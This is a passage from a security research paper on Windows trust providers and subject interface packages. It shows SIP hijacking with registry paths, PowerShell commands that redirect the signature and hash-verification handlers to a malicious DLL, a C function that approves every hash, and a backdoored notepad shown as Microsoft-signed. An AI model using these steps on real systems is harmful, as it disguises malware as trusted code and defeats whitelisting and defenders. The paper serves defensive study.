HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\Providers\Trust\Usages):

- i. 1.3.6.1.4.1.311.10.3.3 (szOID_SERVER_GATED_CRYPT0)
Alloc/dealloc function: wintrust!SoftpubLoadDefUsageCallData
- ii. 1.3.6.1.5.5.7.3.1 (szOID_PKIX_KP_SERVER_AUTH)
Alloc/dealloc function: wintrust!SoftpubLoadDefUsageCallData
- iii. 1.3.6.1.5.5.7.3.2 (szOID_PKIX_KP_CLIENT_AUTH)
Alloc/dealloc function: wintrust!SoftpubLoadDefUsageCallData
- iv. 2.16.840.1.113730.4.1 (szOID_SGC_NETSCAPE)
Alloc/dealloc function: wintrust!SoftpubLoadDefUsageCallData
- g. DRIVER_ACTION_VERIFY
- h. WINTRUST_ACTION_GENERIC_CHAIN_VERIFY

3. Finally, `mSSIP32DllRegisterServer` is called to register SIPs. Specifically, `CryptSIPAddProvider` is called to register the following SIPs:
 - a. `DE351A42-8E59-11D0-8C47-00C04FC295EE`
`CRYPT_SUBJECTYPE_FLAT_IMAGE`
 - b. `C689AABA-8E78-11d0-8C47-00C04FC295EE`
`CRYPT_SUBJECTYPE_CABINET_IMAGE`
 - c. `C689AAB8-8E78-11D0-8C47-00C04FC295EE`
`CRYPT_SUBJECTYPE_PE_IMAGE`
 - d. `DE351A43-8E59-11D0-8C47-00C04FC295EE`
`CRYPT_SUBJECTYPE_CATALOG_IMAGE`
 - e. `9BA61D3F-E73A-11D0-8CD2-00C04FC295EE`
`CRYPT_SUBJECTYPE_CTL_IMAGE`
4. `mSSIP32DllRegisterServer` also explicitly deregisters the following SIPs (in reality, the Java SIP artifacts remain in the registry in a default built of Windows):
 - a. `C689AAB9-8E78-11D0-8C47-00C04FC295EE`
`CRYPT_SUBJECTYPE_JAVACLASS_IMAGE`
 - b. `941C2937-1292-11D1-85BE-00C04FC295EE`
[`CRYPT SUBJECTYPE SS IMAGE`](#)

While it is certainly not recommended, all `wintrust` trust provider and SIP registrations can be formally deregistered with the following command (from an elevated prompt):

- `regsvr32.exe /u C:\Windows\System32\wintrust.dll`

Running the above command would strip Windows of the ability to perform most digital signature retrieval and trust validation in user mode.

Trust Provider and SIP Interaction

While the interaction between a SIP and a trust provider was mentioned in the “Message” trust provider step previously, a diagram illustrating all the steps in order should be helpful.




Illustration of the interplay between WinVerifyTrust, trust providers, and subject interface packages

Hopefully by now, there is a basic level of understanding about the role of trust providers and subject interface packages and the extent to which their architecture is designed to be modular through registration in the registry. In the next section, attacks on the modularity of the Windows trust architecture will be discussed.

Windows Trust Architecture Attacks

Armed with a basic understanding of the Windows user mode trust architecture and an elevated privilege level, an attacker has what he/she needs to subvert trust. What might an attacker wish to achieve by subverting trust?

1. Have the OS believe that attacker-supplied code was signed with and validated as a “trusted” code signing certificate - e.g. one used to sign Microsoft code. The motivation behind such an attack would be any of the following:
 - a. To influence a security product to classify attacker supplied code as benign.
 - b. To hide from security/diagnostic tools that perform signature validation.
 - c. To generally remain under the radar. Incident responders may be more likely to overlook code that is “signed using a legitimate certificate”.
 - d. To load malicious code in the context of any process that performs user mode trust validation.
2. Subvert application whitelisting publisher rules that enforce policy based on trusted signing authorities. Publisher enforcement is one of the most common whitelisting rule scenarios as it allows code signed by trusted publishers to execute even across updates versus hash rules that don’t permit software updates and are more difficult to maintain and audit.

SIP Hijack #1: CryptSIPDllGetSignedDataMsg

As was explained earlier, the CryptSIPDllGetSignedDataMsg component of a SIP is what enables the retrieval of an encoded digital certificate from a signed file. As a reminder, the implemented export function for a SIP’s CryptSIPDllGetSignedDataMsg component is present in the following registry key:

- HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllGetSignedDataMsg\{**SIP Guid**}
 - Dll - Path to the DLL that implements the digital signature retrieval function
 - FuncName - The name of the exported function that implements the digital signature retrieval function

Additionally, as was discussed previously, CryptSIPDllGetSignedDataMsg functions have the following documented function prototype:

```

BOOL WINAPI CryptSIPGetSignedDataMsg(
    IN     SIP\_SUBJECTINFO *pSubjectInfo,
    OUT    DWORD             *pdwEncodingType,
    IN     DWORD             dwIndex,
    IN OUT DWORD             *pcbSignedDataMsg,
    OUT    BYTE              *pbSignedDataMsg);

```

Any attacker familiar with C/C++ will be able to easily implement such a function and replace the existing SIP entry with that of their malicious function. First, it is important to understand the meaning of each parameter:

1. **pSubjectInfo**: A structure passed in from the calling trust provider that contains all the relevant information about the file from which a signature should be extracted. Here is an example dump of the structure passed to `pwrshsip!PsGetSignature` (the `CryptSIPDllGetSignedDataMsg` component for the PowerShell SIP):

```
0:017> dt -r urlmon!SIP_SUBJECTINFO @rcx
+0x000 cbSize           : 0x80
+0x008 pgSubjectType   : 0x0000021a`95cfce10 _GUID {603bcc1f-4b59-
4e08-b724-d2c6297ef351}
+0x000 Data1           : 0x603bcc1f
+0x004 Data2           : 0x4b59
+0x006 Data3           : 0x4e08
+0x008 Data4           : [8] "???"
+0x010 hFile           : 0x00000000`00000a0c Void
+0x018 pwsFileName     : 0x0000021a`9ad8c0d4 "C:\Program
Files\WindowsPowerShell\Modules\Pester\4.0.3\Pester.psd1"
+0x020 pwsDisplayName  : 0x0000021a`9ad8c0d4 "C:\Program
Files\WindowsPowerShell\Modules\Pester\4.0.3\Pester.psd1"
+0x028 dwReserved1    : 0
+0x02c dwIntVersion    : 0
+0x030 hProv           : 0x0000021a`ae7089e0
+0x038 DigestAlgorithm : _CRYPT_ALGORITHM_IDENTIFIER
+0x000 pszObjId        : (null)
+0x008 Parameters      : _CRYPTOAPI_BLOB
+0x000 cbData          : 0
+0x008 pbData          : (null)
+0x050 dwFlags         : 0
+0x054 dwEncodingType  : 0
+0x058 dwReserved2    : 0
+0x05c fdwCAPISettings : 0x23c00
+0x060 fdwSecuritySettings : 1
+0x064 dwIndex         : 0
+0x068 dwUnionChoice   : 0
+0x070 psFlat          : (null)
+0x070 psCatMember     : (null)
+0x070 psBlob          : (null)
+0x078 pClientData     : (null)
```

2. `pdwEncodingType`: Upon retrieving the digital signature from the file specified in `pSubjectInfo`, this argument instructs the calling function (the trust provider “Message” component) how to properly decode the return digital signature. This will most often be `PKCS_7_ASN_ENCODING` and `X509_ASN_ENCODING` binary OR’ed together.
3. `dwIndex`: This parameter should be zero but in theory, your SIP can have the ability to contain multiple embedded signatures and `dwIndex` would indicate which digital signature to extract from the specified file.
4. `pcbSignedDataMsg`: The length of the digital signature (in bytes) returned via `pbSignedDataMsg`.
5. `pbSignedDataMsg`: The encoded digital signature that’s returned to the calling trust provider.

So if an attacker were to implement this function and use it, as an example, to overwrite the `CryptSIPDllGetSignedDataMsg` component of the portable executable SIP (C689AAB8-8E78-11D0-8C47-00C04FC295EE), any digital signature of the attackers choosing could be returned for any PE file.

Imagine the following fictional attack scenario:

1. An attacker implements the `CryptSIPDllGetSignedDataMsg` component of the portable executable SIP and hijacks it in the registry.
2. The implementation simply consists of returning the same Microsoft certificate for any executable file whether it has an embedded Authenticode signature or not.
3. In order to ensure that a digital signature of the appropriate format is returned, it is best to set a breakpoint on the legitimate `CryptSIPDllGetSignedDataMsg` in a debugger prior to hijacking it. Doing so confirms that Authenticode PKCS #7 signed data is always returned.
 - a. In a PowerShell script, this involves base64 decoding the “SIG # Begin signature block”.
 - b. In a PE file with an embedded Authenticode signature, Authenticode PKCS #7 signed data is present in the `bCertificate` field of the embedded [WIN_CERTIFICATE](#) structure as documented in the [PE Authenticode specification](#).
 - c. A catalog file itself is Authenticode PKCS #7 signed data (which can actually be used in an embedded PE Authenticode signature).
4. Now, the attacker implementation simply needs to return the correct encoding, signature data length, and signature data.

In this attack scenario, the hijacked `CryptSIPDllGetSignedDataMsg` will return the bytes of a catalog file used to sign many system components like `notepad.exe`. To easily determine the catalog file associated with a signed file, `sigcheck.exe` can be used:

- `sigcheck -i C:\Windows\System32\notepad.exe`

In this instance, it returns the following catalog file path:

- `C:\WINDOWS\system32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Client-Features-Package-AutoMerged-shell~31bf3856ad364e35~amd64~~10.0.15063.0.cat`

Now, the attacker implementation need only to return the bytes from that catalog file to have any PE file appear to be signed using the same certificate as notepad.exe. A modular design approach might be to embed the desired signature content in an embedded resource in the attacker-supplied SIP DLL.

What follows is an illustration showing how the PowerShell SIP CryptSIPDllGetSignedDataMsg component is hijacked using a custom, malicious SIP that will always return the same, legitimate Microsoft certificate for PowerShell files:

```

Administrator: Windows PowerShell
PS C:\> echo 'Write-Host foo' | Out-File C:\Test.ps1
PS C:\> $PowerShellSIPGetSignedDataMsg = 'HKLM:\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllGetSignedDataMsg\{603BCC1F-4B59-4E08-B724-D2C6297EF351}'
PS C:\> Get-Item -Path $PowerShellSIPGetSignedDataMsg

Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllGetSignedDataMsg

Name                           Property
----                           -
{603BCC1F-4B59-4E08-B724-D2C6297EF351} Dll      : C:\Windows\System32\WindowsPowerShell\v1.0\pwrshsip.dll
                                           FuncName : PsGetSignature

PS C:\> Get-AuthenticodeSignature -FilePath C:\Test\Test.ps1

Directory: C:\Test

SignerCertificate                Status                Path
-----
                                NotSigned            Test.ps1

PS C:\> Set-ItemProperty -Path $PowerShellSIPGetSignedDataMsg -Name Dll -Value C:\MaliciousSIP\MySIP.dll
PS C:\> Set-ItemProperty -Path $PowerShellSIPGetSignedDataMsg -Name FuncName -Value GetLegitMSSignature

```

Demonstration of a PowerShell CryptSIPDllGetSignedDataMsg Hijack

It can be seen that prior to the hijack, as expected, test.ps1 shows up as not signed. After the hijack occurs, however, test.ps1 appears to be signed with a Microsoft certificate:

```


Administrator: Windows PowerShell
PS C:\> Get-AuthenticodeSignature -FilePath C:\Test\Test.ps1

Directory: C:\Test

SignerCertificate                Status                Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 HashMismatch            Test.ps1

```

An unsigned PowerShell script that appears to all of a sudden be signed by Microsoft



While the unsigned PowerShell script appears to be signed by Microsoft, its hash will fail to validate accordingly.

So the hijack was successful but with one caveat - the signature fails to validate because the computed hash doesn't match with that of the signed hash in the digital signature. An additional side effect of this hijack is that any PowerShell code will have the same digital signature applied which would lead to hash mismatches in most cases.

In order to prevent trust validation from failing due to hash mismatches, the `CryptSIPDIVerifyIndirectData` also requires hijacking.

SIP Hijack #2: `CryptSIPDIVerifyIndirectData`

As was explained in the previous hijack scenario, hijacking the `CryptSIPDIGetSignedDataMsg` component of a registered SIP enables otherwise unsigned code to give the appearance of being signed. Considering the hash will not match, however, the digital signature will fail to validate on attacker-supplied code. Hijacking `CryptSIPDIVerifyIndirectData` will get the job done, however.

As a reminder, `CryptSIPDIVerifyIndirectData` implementations are stored in the following registry values:

- HKLM\SOFTWARE\[WOW6432Node\]Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllVerifyIndirectData\{SIP Guid}
 - Dll
 - FuncName

This is its function prototype:

```

BOOL WINAPI CryptSIPVerifyIndirectData(
    IN     SIP_SUBJECTINFO      *pSubjectInfo,
    IN     SIP_INDIRECT_DATA   *pIndirectData);
  
```

Debugging legitimate implementations of CryptSIPVerifyIndirectData confirmed that when the calculated Authenticode hash matches that of the signed hash value, CryptSIPVerifyIndirectData returns TRUE. Therefore, all a malicious SIP needs to do is return TRUE resulting in the appearance of hash validation producing a match for the respective SIP[s] that were hijacked. Continuing with the PowerShell hijack example, a malicious SIP that simply returns true for the hash validation routine will alleviate the issue of attacker-supplied code not validating properly.


The implementation of this function could not be more straightforward:

```

BOOL WINAPI AutoApproveHash(
    SIP_SUBJECTINFO *pSubjectInfo,
    SIP_INDIRECT_DATA *pIndirectData) {
    UNREFERENCED_PARAMETER(pSubjectInfo);
    UNREFERENCED_PARAMETER(pIndirectData);

    return TRUE;
}
  
```

Next, hijacking the hash verification handler (along with the previously hijack signature retrieval function) will give pass all the checks of having unsigned PowerShell code pose as signed, Microsoft code:



```

Administrator: Windows PowerShell
PS C:\> $PowerShellSIPVerifyIndirectData = 'HKLM:\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllVerifyIndirectData\{603BCC1F-4B59-4E08-B724-D2C6297EF351}'
PS C:\> Get-Item -Path $PowerShellSIPVerifyIndirectData

Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\OID\EncodingType
0\CryptSIPDllVerifyIndirectData

Name                           Property
----                           -
{603BCC1F-4B59-4E08-B724-D2C62 Dll      : C:\Windows\System32\WindowsPowerShell\v1.0\pwrshsip.dll
97EF351}                       FuncName : PsVerifyHash

PS C:\> Set-ItemProperty -Path $PowerShellSIPVerifyIndirectData -Name Dll -Value C:\MaliciousSIP\MySIP.dll
PS C:\> Set-ItemProperty -Path $PowerShellSIPVerifyIndirectData -Name FuncName -Value AutoApproveHash
  
```

Hijacking the CryptSIPVerifyIndirectData component of the PowerShell SIP

```

Windows PowerShell
PS C:\> echo 'Write-Host foo' | Out-File C:\Test\Test.ps1
PS C:\> Get-AuthenticodeSignature -FilePath C:\Test\Test.ps1

Directory: C:\Test


SignerCertificate              Status              Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 Valid              Test.ps1

PS C:\> Get-AuthenticodeSignature -FilePath C:\Windows\System32\notepad.exe

Directory: C:\Windows\System32

SignerCertificate              Status              Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 Valid              notepad.exe
    
```

Now, an unsigned PowerShell file appears signed and properly validated.



The "Digital Signatures" UI tab shows an unsigned PowerShell file that appears signed and properly validated.

```

C:\>sigcheck C:\Test\Test.ps1

Sigcheck v2.20 - File version and signature viewer
Copyright (C) 2004-2015 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\test\test.ps1:
    Verified:        Signed
    Signing date:    1:02 PM 3/18/2017
    Publisher:       Microsoft Windows
    Description:     n/a
    Product:         n/a
    Prod version:    n/a
    File version:    n/a
    MachineType:     n/a

C:\>C:\Test\signtool.exe verify C:\Test\Test.ps1
File: C:\Test\test.ps1
Index Algorithm Timestamp
=====
0      sha256      RFC3161

Successfully verified: C:\Test\test.ps1

```

Sysinternals sigcheck shows an unsigned PowerShell file that appears signed and properly validated.

A more ideal hijack scenario is to not even bother hijacking CryptSIPDllGetSignedDataMsg for the targeted SIP. Rather, simply apply a legitimate Authenticode signature (e.g. from C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE\ise.psm1) to attacker-supplied code, and to only hijack CryptSIPVerifyIndirectData. Doing so affords an attacker the following benefits:

- 1) There is less to hijack and clean up from.
- 2) Benign, legitimately signed code will have its respective signature applied properly.
- 3) Attacker-supplied code with a “legitimate” embedded Authenticode certificate is likely to receive less scrutiny from a defender or security product.

```

Windows PowerShell
PS C:\> Get-AuthenticodeSignature -FilePath C:\Test\Test.ps1

Directory: C:\Test

SignerCertificate          Status          Path
-----
93859EBF98AFDEB488CFA263899640E81BC49F1 Valid          Test.ps1

PS C:\> Get-AuthenticodeSignature -FilePath C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE\ise.psm1

Directory: C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE

SignerCertificate          Status          Path
-----
93859EBF98AFDEB488CFA263899640E81BC49F1 Valid          ise.psm1

```

test.ps1 has the same embedded Authenticode signature applied as ise.psm1. The matching SignerCertificate thumbprint value confirms the match.

Note that while the examples up to this point have focused on the PowerShell SIP, these hijack principles apply to all SIPs. Here is an example of a hijacked portable executable SIP (C689AAB8-8E78-11D0-8C47-00C04FC295EE) that has a legitimate Microsoft digital signature applied to an attacker-supplied binary:

```

Windows PowerShell
PS C:\> Get-AuthenticodeSignature -FilePath C:\Test\notepad_backdoored.exe

Directory: C:\Test


SignerCertificate      Status      Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 Valid      notepad_backdoored.exe

PS C:\> Get-AuthenticodeSignature -FilePath C:\Windows\System32\notepad.exe

Directory: C:\Windows\System32

SignerCertificate      Status      Path
-----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033 Valid      notepad.exe
    
```

notepad_backdoored.exe has the digital signature of notepad.exe (catalog-signed) applied to it.



The "Digital Signatures" UI tab also confirms that the attacker-supplied notepad_backdoored.exe validates as a signed Microsoft file.

This hijack will convince any program that performs user-mode trust/signature validation including Sysinternals Process Explorer:

Name	Description	Company Name	Path	Verified Signer [^]
notepad_backdoored.exe	Notepad	Microsoft Corporation	C:\Test\notepad_backdoored.exe	(Verified) Microsoft Windows
mscorlib.ni.dll	Microsoft Comm...	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319...	(Verified) Microsoft Windows
clrjit.dll	Microsoft .NET ...	Microsoft Corporation	C:\Windows\Microsoft.NET\Framework64\v4.0.3...	(Verified) Microsoft Windows
clr.dll	Microsoft .NET ...	Microsoft Corporation	C:\Windows\Microsoft.NET\Framework64\v4.0.3...	(Verified) Microsoft Windows
version.dll	Version Checkin...	Microsoft Corporation	C:\Windows\System32\version.dll	(Verified) Microsoft Windows
msvcr120_clr0400.dll	Microsoft® C Ru...	Microsoft Corporation	C:\Windows\System32\msvcr120_clr0400.dll	(Verified) Microsoft Windows
mscorlib.dll	Microsoft .NET ...	Microsoft Corporation	C:\Windows\Microsoft.NET\Framework64\v4.0.3...	(Verified) Microsoft Windows
mscorlib.dll	Microsoft .NET ...	Microsoft Corporation	C:\Windows\System32\mscorlib.dll	(Verified) Microsoft Windows
